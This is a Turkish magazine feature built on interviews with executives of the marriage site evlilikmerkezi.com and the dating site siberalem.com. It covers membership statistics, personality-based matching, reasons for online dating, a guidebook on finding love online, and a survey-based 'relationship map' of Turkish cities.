Kimler bu siteleri kullanıyor dersiniz, tıpkı Türkiye'de evlilikmerkezi.com'da olduğu gibi tüm dünyada bu tarz siteleri daha çok şehirli, çalışan ve eğitim seviyesi yüksek olan bekârlar kullanıyor. Yine Avrupa ülkeleri ve ABD'de evlilik siteleri üyelerinin yüzde 50'si büyük metropollerde yaşayan, yüzde 79'u yüksek öğrenim görmüş, eğitilmiş kişiler. ABD, İsviçre ve Avrupa Birliği (AB) ülkelerini takiben Hindistan'da 100 civarında evlilik sitesinin olması ve yaklaşık 12 milyon Hintlinin evlenmek için bu siteleri kullanması oldukça dikkat çekicidir. Son yıllarda İran'da da evlilik sitelerindeki artış ve ilginin yoğunluğu sektörde son dönemde yaşanan önemli gelişmeler arasında yer alıyor.

-Kişiler, İnternet sitesi aracılığıyla evlenmeye nasıl karar veriyor?

-Sadece evlilik sitelerine yapılan başvurulara değinecek olursak, bu siteleri bir kanal olarak kullanıyorlar. Sonuç itibarıyla, başvuran kişilerin niyetleri evlilik olduğundan dolayı, burada kendileri ile aynı hedefi paylaşan bekârlarla tanışma şansını yakalıyor ve evlilik kararını vermeleri ise kişiden kişiye göre değişmekle beraber, site dışında geçirdikleri zaman ve paralelinde ilişkilerini bir sonraki seviyeye taşıma istekleri doğrultusunda gerçekleşiyor. Bu noktada, İnternet dışındaki kanallar aracılığıyla biri ile tanışıp, ilişkinin ilerleyen aşamasında evlilik kararının alınmasından farklı bir tarafı bulunmuyor.

-Türkiye'de İnternet'ten tanışıp evlenenlerin sayısı belli mi? Sanal ortamda eş bulma hangi durumlarda daha fazla kullanılıyor?

-Dünyada her yıl 1 milyondan fazla çift, evlilik ve benzeri arkadaşlık siteleri aracılığıyla tanışarak evleniyor. ABD'de örneğin, toplam evlenen nüfusun yüzde 18'i İnternet'ten tanışıyor. Türkiye'de ise bu konu henüz çok yeni ve evlilik ve arkadaşlık sitelerinin kullanımı her ne kadar çok popüler olsa da, Türk insanı İnternet aracılığıyla eşi ile tanıştığını söylemekte çekinceler ve toplumsal kaygılar yaşıyor. Eminim bu durum zaman içerisinde değişecektir. Bu sebeple evlilikmerkezi.com verilerinin dışında Türkiye'de İnternet'ten tanışarak gerçekleştirilen evlilikler ile ilgili gerçekçi bir rakam verebilmemiz çok zor. Yine evlilikmerkezi.com verilerine ve üye profiline dayanarak şunu söyleyebilirim, sosyal yaşamında uzun vadeli bir ilişki ve evlilik niyetindeki bireyler, evlilikmerkezi.com'a başvuruda bulunuyorlar. Yurtdışında benzer modelleri incelediğimizde, kullanımın daha çok metropollerde yaşayan çalışan kesimden olduğunu görüyoruz. Aynı durum evlilikmerkezi.com için de geçerli. Evlilikmerkezi.com üyelerinin yüzde 97'si, aktif olarak iş hayatında olan, 29 - 44 yaş grubundan bekârlardan oluşuyor.

-Siteyi neden, hangi amaçla kurdunuz? Kaç yıldır faaliyettesiniz?

-Evlilikmerkezi.com, idfix.com, itiraf.com ve siberalem.com'un sahibi,

olduğu Türkiye'nin önde gelen İnternet şirketlerinden EBI'nin yatırımlarından olup, EBI bünyesinde uzun süren Ar-Ge çalışmaları sonunda ortaya çıkardığı son projedir. 10 seneyi aşkın tecrübemiz ve yaptığımız araştırmalar, bize Türkiye'de sadece evliliğe yönelik ciddi bir siteye olan ihtiyacın büyük olduğunu gösterdi. Zira, modern dünyada bekâr insanlar, sosyal ortam eksikliği, zamansızlık ve daha birçok sebeple aradıkları nitelikte bir eşi bulma konusunda güçlük yaşıyor. Sorunun bir başka boyutu da potansiyel eşlerin kişilik, dünya görüşü, yaşam felsefesi açısından uyumlu olup olmayacakları konusundaki değerlendirme güçlüğü. Evlilikmerkezi.com bu ihtiyaçlara cevap vermeyi hedefleyerek 2009 Haziran ayında Türkiye'nin ilk ve tek kişilik analizi doğrultusunda eşleştiren evlilik sitesi olarak yayın hayatına başladı.

-Siteniz aracılığıyla evlenen kişi sayısı nedir?

-Şu ana kadar 4 bin 600 kişi aradıkları kişiyi bulduklarını belirterek sitemizden ayrıldılar. Ancak net olarak evlendiklerinden emin olduğumuz ve bu bilgiyi bizimle şu ana kadar paylaşmış olan 286 çiftimiz bulunuyor. -Üyeleriniz İnternet sitesi aracılığıyla evlenmeye nasıl karar veriyor? -Türkiye'de arkadaşlık siteleri, e-dating ve sosyal iletişim ağıları, 2000 yılından beri yani 11 yıldır en yüksek trafikli siteler arasında. EBI'nin en eski markalarından Siberalem bu alanda ilk site olup kurulduğundan beri kaydolmuş üye sayısı 13 milyonu geçiyor. Evlilik odaklı siteler ise daha yeni. Türkiye'de İnternet kullanıcı sayısı 35 milyona ulaştı, günlük iş ve kişisel iletişimimizin büyük kısmı İnternet üzerinden yapılıyor. Çok doğaldır ki insanlar giderek artan oranda bu iletişim ortamında var olmaya, kendilerini ifade etmeye, tanışmaya, sosyalleşmeye ve paylaşmaya başladılar. Uzun vadeli ciddi ilişki arayışının da bu ortamda yürütülmesi bu anlamda kaçınılmaz. İnsanlar güven duydukları bir ortamda aktif ve seçici olabilmenin, tercihlerine uygun insanlara kolaylıkla ulaşabilmenin ve iletişim kurabilmenin avantajını kullanmak istiyorlar doğal olarak. Bu aşamadan sonra ise, sitemiz üzerinde üyelik yarattıktan sonra, "Akıllı Eşleştirme Sistemi" adını verdiğimiz eşleştirme algoritması sayesinde evlilikmerkezi.com üzerinden kişilik analizleri ve kriterleri doğrultusunda sistem tarafından kendilerine sunulan eş adayları ile iletişim kurup, mesajlaşmaya başlıyorlar ve tanışmak istedikleri aşamada da tanışıp, görüşmeye başlıyorlar. Elbette sonrasında da evlilikmerkezi.com üzerinden kurdukları iletişimi daha ileriye götürüp, birbirleriyle evlenmeye karar verdikleri aşamada da evleniyorlar.

-Site olarak kullandığınız "Bilimsel evlilik" ne demek? "Akıllı eşleştirme" yöntemi mutluluk getiriyor mu?

Türkiye'nin evlilik danışmanlığı konusundaki bilimsel uzmanlığa başvurarak kurulmuş olan ilk ve tek evlilik sitesi olma özelliği ile evlilikmerkezi.com'un bireylere sağladığı en temel fayda Akıllı Eşleştirme Sistemi adını verdiğimiz metodolojiye dayanmasıdır. Buna göre üyelerin kişilik özellikleri ölçümlenerek uyumlu ve tamamlayıcı özellikler bazında eş adayları kendilerine yönlendirilmektedir.

Bu sitede siz birini arayıp bulmuyorsunuz! Yapmanız gereken sadece üyelik aşamasında uzmanlar tarafından hazırlanmış sorulara yanıt vermek ve aradığınız eş adayına dair tercihlerinizi belirlemek. Beraberinde hem yine psikiyatrist görüş ve önerilerine dayalı kişilik analiz raporunuza ücretsiz sahip oluyor ve Akıllı Eşleştirme Sistemi adını verdiğimiz algoritma her bir birey için özel olarak çalışmaya başlıyor. Böylece, siteye üyelik aşamasında belirtmiş olduğunuz beyan ve bilgiler doğrultusunda hem kişilik yapınızın ölçümlendiği kişilik analiz raporunuz, hem de yine belirlemiş olduğunuz eş kriterleriniz doğrultusunda sistem her gün size yeni eş adayları sunuyor ve sistem üzerinden güvenli bir şekilde bu adaylarınız ile iletişim kurmaya başlıyorsunuz. Sonrasında ise, beğendiğiniz eş adayınız ile site dışında görüşme süreciniz başlıyor.

"Mutluluk getiriyor mu?" sorusuna yanıt vermek gerekirse; evlenmiş olan ve aradıkları eşi bulduklarını belirterek sitemizden ayrılan çiftlerimiz ile yaptığımız görüşmeler ve kendilerinin geri bildirimleri mutluluğu yakaladıkları yönünde. Ancak bizim marka olarak elbette böyle bir vaadimiz bulunmuyor ve öyle sanıyorum ki hiçbir markanın da bu şekilde bir vadinin bulunması gerçekçi olmayacaktır. İnsan faktöründen bahsedilen bir durumda mutluluk kavramı da bireyden bireye göre değişiyor.

Evlilikmerkezi.com ne tür bir yarar sağlıyor dersiniz; Akıllı Eşleştirme Sistemi'nin bekâr bireylere sunduğu en temel fayda, uyumsuz ilişki yaşayabilecekleri eş adaylarını baştan eleyen bir sistem olması ve beraberinde, uyumlu ilişki yaşayabilecek oldukları potansiyel eş adayları ile evlilikmerkezi.com üzerinden tanışmalarına olanak sağlayan, İnternet'te seçkin ve özel bir platform olmasıdır.

-2011 Ocak ayı itibariyle kaç aktif üyeniz var?

-Evlilikmerkezi.com'un toplam aktif üye sayısı şu an 780 bin. Bugüne kadar 1.5 milyon'un üzerinde bekar evlilikmerkezi.com'a üye oldu ve yeni üyelikte ortalama yüzde 26'lık bir artış söz konusu.


-Site olarak yurtdışı pazarlarda hizmet veriyor musunuz? Hangi ülkelerde faaliyettesiniz?

-Evlilikmerkezi.com'a elbette Türkçe bilen herkes dünyanın her yerinden erişim sağlayabilir. Ancak faaliyet alanımız Türkiye'dir. Bununla beraber yurtdışında yönetici olarak çalışan ve özellikle Kanada, Belçika, Hollanda ve Fransa'da yaşayan çok sayıda Türk vatandaşı üyemiz bulunuyor. Toplam üyelerimizin yüzde 7'si yurtdışında yaşayan Türklerden oluşuyor.

WOODY ALLEN **DIANE KEATON**

The Comedy Sensation of the Year!

“LOVE and DEATH”

A JACK ROLLINS-CHARLES H. JOFFE PRODUCTION

Produced by CHARLES H. JOFFE Written and Directed by WOODY ALLEN

EPAS PARENTAL GUIDANCE SUGGESTED

United Artists

Aşık olmak acı çekmektir.

Acı çekmemek, için kişi aşık olmamalıdır.

Ama kişi sonra aşık olmamaktan dolayı acı çeker.

Bu yüzden, aşık olmak acı çekmek, aşık olmamak acı çekmek, acı çekmek acı çekmektir.

Mutlu olmak aşık olmaktır, mutlu olmak o zaman, acı çekmektir ama acı çekmek kişiyi mutsuz eder, bu yüzden, mutsuz olmak için kişi aşık olmalı ya da acı çekmeyi sevmeli ya da çok fazla mutluluktan dolayı acı çekmelidir.


Love and Death filminden bir alıntı..

siberalem.com Direktörü Ayşe Gözde Ekmekçi:

Türkiye’de yaklaşık 3.5 milyon aşkı İnternet’te arıyor

Bu yıl bitmeden bir ülkede daha faaliyete geçmeyi planladıklarını bildiren Ekmekçi, “e-flört”ü, “kolay ve eğlenceli” buluyor. Ekmekçi, “aşkı İnternet’te arayanlara”, güvenilir olduğuna emin oldukları, istedikleri an ulaşabileceklerini bildikleri siteleri seçmelerini öneriyor.

Dünyada en popüler evlilik siteleri ve bunların en popüler olduğu ülkeler hangileri?

-Dünyada arkadaş bulma ve evlilik siteleri çok yaygın olarak kullanılıyor. 1996 yılında açılmış olan Match.com, Eharmony.com, Meetic.com dünya çapında büyük siteler. Artık dünyanın her yerinde yoğun olarak kullanılsa da özellikle Amerika ve Avrupa'da, bekâr, kendine arkadaş/sevgili/eş bulmak isteyenlerin yaklaşık yarısı bu siteleri kullanıyor.

-2010'da online flört endüstrisi ile ilişki danışmanlığı ve çöpçatanlık endüstrisinin yıllık cirosunun ne kadar olduğu tahmin ediliyor?

-3,5 milyar dolar civarında olduğu tahmin ediliyor. 2011 için tahminlerse 4 milyar dolar civarında.

-Arkadaşlık servisleri neden kullanılıyor?

Müşteri araştırmamız sonucunda site olarak katılımcılara, İnternet'teki arkadaşlık servislerini ne için ve nasıl kullandıklarını şöyle açıklayabiliriz:

- Yeni insanlar tanımak için pratik bir yol.
- Birileriyle tanışmak için en masrafsız yol. Süslenip püslenip dışarı çıkmak, bir kafede ya da barda para harcamak yerine pijamalarla ekran karşısında oturmak çok kolay!
- Gerçek kimliği açıklamadan, kişisel bilgileri paylaşmadan iletişim kurabilmek büyük rahatlık. Biriyle ancak daha derin bir ilişki kurmaya karar verirken özel bilgilerini paylaşabilirsin. Oysa gerçek hayatta tanıştığın anda her şeyinle onun karşındasın!
- Online ortamda size gelen arkadaşlık tekliflerini reddetmek daha kolay. Gerçek hayatta konuşmak istemediğiniz birine bunu izah etmek biraz zor ve sıkıcı bir şey. Oysa İnternet'te en fazla "Bana uygun değilsin!" demek yeterli.

- Kadınlar için, arkadaşlık sitelerinde takılmak, birinden ayrıldıktan sonra egonu okşamanın en kolay yolu! Ortama giriyorsunuz ve kadınların sayısı, İnternet'te erkeklerin sayısından az olduğundan, prenses muamelesi görüyorsunuz, kendini iyi hissediyorsun!

- Burada biriyle tanışmadan evvel, onun hakkında envai çeşit bilgiyi alma şansın var. Herhangi bir yerde tanıştığın kişinin hangi yönetmeni sevdiğini, en sevdiği çizgi film kahramanını ya da nasıl bir evde yaşamayı hayal ettiğini öğrenmen epeyce vakit alır. Oysa burada, ona "Selam" bile demeden evvel onun hakkında 70 çeşit bilgiye ulaşmak mümkün. Bu da işi kolaylaştırıyor, en azından uygun olmayanları hemen eleyebiliyorsunuz.

- Kadınlar için profildeki detaylar çok önemli. Kadınlar biriyle konuşmadan evvel profili detaylı biçimde okuduklarını ifade ediyor. Erkeklerse daha çok fotoğraf, fiziksel özellikler ve üyenin kendini anlattığı birkaç cümleye baktıktan sonra hemen muhabbete girmeyi tercih ediyor.

-Karşı cinsle ilişki veya evliliklerin İnternet aracılığıyla gerçekleşmesinin avantaj-dezavantaj kolaylık ve tehlikeli noktaları hakkında görüşlerinizi alabilir miyiz?

-İlk akla gelen avantajlar, evden bile çıkmadan pek çok kişiyi tanıyıp ilk elemeyi bilgisayar başında yapma kolaylığı, seçenek bolluğu, reddetme kolaylığı. Birinin profilini okuduğunuzda ve onun cevap erdiği 70 soruyu gördüğünüzde, yani onun hakkında çocukluk kahramanından tutun, hiç sevmediği yönetmene kadar pek çok bilgiye haiz olarak konuşmaya başladığınızda aslında normal ortama göre 1-0 önde başlarsınız muhabbete. Sonra, onun yazı stili, dili kullanma becerisi de size pek çok şey söyler.

Sonra, hangi ortam size, "30-35 yaş arasında, Fransızca bilen mühendisler görmek istiyorum" dediğinizde yüzlerce alternatif getirebilir ki. Online dating kolaydır, eğlencelidir.

Dezavantajlara gelince. Aslında nasıl kullanıldığına bağlı. Eğer İnternet'i yeni insanlarla karşılaşmak için bir vesile olarak kullanıyorsanız bir dezavantajı olamaz. Ama İnternet'i bir ilişkinin başlayacağı değil de yürütüleceği bir platform olarak görürseniz, aylar boyunca birbirinizi görmeden bir ilişki yürütürseniz bunun elbette sakıncaları olabilir.

-Siteniz aracılığıyla gelişen aşk, sevgi ve evliliklere ilişkin bilgi verir misiniz?

Bu sorunun cevabını şöyle vereyim: Siberalem'de şu anda 14 milyonu aşkın profil var. Bunlardan yaklaşık 1 milyonu aktif. Şu anda Türkiye'de yaklaşık 3-3,5 milyon kişinin aktif olarak aşkı İnternet'te aradığını düşünüyoruz. Siberalem şu anda 11. yılında ve 11 yılda bize gelen on binlerce mutluluk hikâyesi var.

- Siberalem.com'u neden, hangi amaçla kurdunuz? Kaç yıldır faaliyettesiniz?

Siberalem.com 2000 yılında kuruldu. Amaç, insanların doğru araçları kullanarak, güvenli ve eğlenceli bir ortamda birbirlerini bulmasıydı tabii. 11 yıldır faaliyettediriz.

-2011 Ocak ayı itibariyle kaç aktif üyeniz var? Kurulduğundan bu yana siteniz aracılığıyla evlenen kişi sayısı nedir?

1 milyon aktif üyemiz var. Evlenen kişi sayısını tam bilmiyoruz, çünkü herkes bizimle paylaşmıyor tabii ama bizim nikâh şahidi olarak katıldığımız onlarca nikâh bile oldu. ☺ Bugüne kadar sitemizden 360 bin kişi, "Ben aradığımı buldum" diyerek istifa etti.

Çok daha fazlasının bu bildirime gerek duymadan birini bulup siteden ayrıldığını biliyoruz.

-Siberalem olarak yurtdışı pazarlarda hizmet veriyor musunuz? Hangi ülkelerde faaliyettesiniz?

Şu an için hayır ama değişik pazarlarla ilgili çalışmalarımız sürüyor. 2011 bitmeden en az 1 ülkede daha faaliyette olmayı planlıyoruz.

-Aşkî İnternette Bulma Kılavuzu'nu yazmaya nasıl karar verdiniz?

11 senedir, üyelerimizden gelen binlerce soruya muhatap olduk ve bu sorulara artık bir kitapla cevap vermeye karar verdik. Siberalem'de yönetici arkadaşım Burcu Burhan ve İlişki Danışmanı Psikolog Ayşegül Denizci ile birlikte bir arkadaşlık sitesinde profil yaratmaktan, ilk mesaja ya da buluşmaya kadar pek çok konuda dikkat edilecek noktalara yer verdik kitapta.

-Kitabın en ilgi çeken bölümlerinden biri de aşkî İnternet'te bulan çiftlerle yapılan söyleşiler. Bu bölümde yer alan ilginç deneyimlere ilişkin bilgi alabilir miyiz? Okurlarımızla paylaşabileceğiniz yaşanmış ilginç deneyimler var mı?

Aslında bu konu, giderek azalsa da pek çok kişi arasından hâlâ bir "tabu" olarak görülüyor. Bunun için de bizimle paylaşılan on binlerce hikâyenin çok azını sitemizde yayınlatabiliyoruz. "İş arkadaşlarım görmesin", "Kimseye İnternet'ten tanıştığımı söylemedik" gibi gerekçelerle bizden yayınlamamızı rica ediyorlar. Ama yine de bu kadar çok insanın hayatını güzelleştirebildiğimizi bilmek çok güzel. Nişanlananlar, evlenenlerden sonra son birkaç yıldır biz artık doğan bebekleri takip ediyoruz. 😊

-Aşkî bulmak isteyenlerin arkadaşlık sitelerinde dikkat etmeleri gereken detayları sıralayabilir misiniz?

İlk olarak güvenilir olduğuna emin oldukları, istedikleri an ulaşabileceklerini bildikleri bir site seçmelerini öneriyorum. Kendilerini iyi yansıtan, kapsamlı bir profil yaratmaları önemli. Sonrasında, seçtikleri sitedeki araçları en doğru şekilde kullanarak konuşacakları kişileri seçebilir ve ilk elemeyi bilgisayar başında yaptıktan sonra da karşı karşıya gelme kararını verebilirler. İlk buluşmada kafe, restoran gibi kalabalık bir ortamda görüşmek her zaman için daha güvenlidir.

Aşkî İnternet'te arayanlara özel

Türkiye'nin ilk arkadaşlık ve aşk sitelerinden olan Siberalem.com'un üç kadın yöneticisi, yaşadıkları deneyimlerden yola çıkarak, aşkî İnternet'te arayanlar için, "Sahici İlişkiler" adında bir kitap hazırladı.

Yıllardır siberalem.com'da İlişki Danışmanlığı yapan Ayşegül Denizci, Direktör Ayşe Gözde Ekmekçi ve yönetici Burcu Burhan'ın ortaklaşa kaleme aldıkları kitap ile, İnternet'te kaybolmadan, kolayca insanları aşka ulaştırmayı hedefliyor. "Sahici İlişkiler, Aşkî İnternette Bulma Kılavuzu", aşkî İnternet'te arayanlar için bir rehber niteliğindeki 101 sayfalık kitapta, İnternet'te doğru kişiyi bulmak isteyenler için önemli tüyolar veriliyor.

- İyi profil nasıl oluşturulur?
- Rumuz nasıl seçilir?
- Arama yaparken nelere dikkat etmeli?
- İlk mesajda ne yazarsanız cevap alma olasılığınız yükselir?
- Buluşma kararını ne zaman almalı?


Bu tür birçok ayrıntının yer aldığı kitabın en ilgi çeken bölümlerinden biri de aşkî İnternet'te bulan çiftlerle yapılan söyleşiler. Bu bölümde çiftler, kendi deneyimlerini detaylarıyla anlatıyor. "Sahici İlişkiler, Aşkî internette bulma kılavuzu", öğretici olmaya çalışan uzun ve sıkıcı cümlelerden çok yaşanmış örneklerden ve soru-cevaplar üzerinden bir anlatıma sahip. Kitap, her bölümün sonundaki uzman ilişki danışmanı görüşü ve cevaplanan bir soru ve örneklerle aşkî bulmak isteyenler için uygulamalı bir rehber...

"Aynı semtte oturuyor, aynı yerlere gidiyormuşuz ama birbirimizi hiç görmemiştik bile. Bilgisayarın başında, o siteye girip bir profil doldururken hayatımı değiştirecek kişiye rastlamak üzere olduğumu bilemezdim. Her şey, bana "Puslu Kıtalar Atlası benim de en sevdiğim kitap" demesiyle başladı ve 2,5 yıldır hiç ayrılmadık..."

-Pinar & Cenk-

Son 10 yılda, Türkiye'de yüzbinlerce kişi aşkî internette buldu, buluyor. "Sahici İlişkiler" arkadaşlık sitelerinde profil doldurmanın inceliklerinden, ilk merhabanın nasıl olması gerektiğine, buluşmaya dair önerilere kadar çeşitli konularda aşkî internette ararken size eşlik edecek bir rehber.
(Arka Kapak)

İşte ilişkilerin haritası

- Kendine en çok güvenen kadınlar İzmir'de
- En cesareti şehir - Kocaeli
- Din ve mezhebi en çok önemseyen şehir - Erzurum
- Etnik köken fark etmez diyen şehir - Mardin
- Fiziksel özellik olmalı diyen şehir - Adana
- Meslek çok önemli diyen şehir - Malatya
- Aşkın yaşı yok diyen şehir - İstanbul
- Çiçeği burnunda âşık şehir - Şanlıurfa
- Düğün dernek isteyen şehir - Iğdır
- Bağlanmaktan korkan şehir - Çankırı

Türkiye'nin gündeminde referandum sonrası çizilip ve renklendirilen Türkiye siyasi haritası var. Ancak Türkiye'nin en büyük arkadaşlık sitesi Siberalem.com'un "Türkiye İlişkiler Haritası" en az siyasi harita kadar dikkat çekici. Siberalem.com, 1 milyon aktif üyesiyle yaptığı araştırmada, Türkiye illerinin aşk&meşk meselesinin röntgenini çekti.

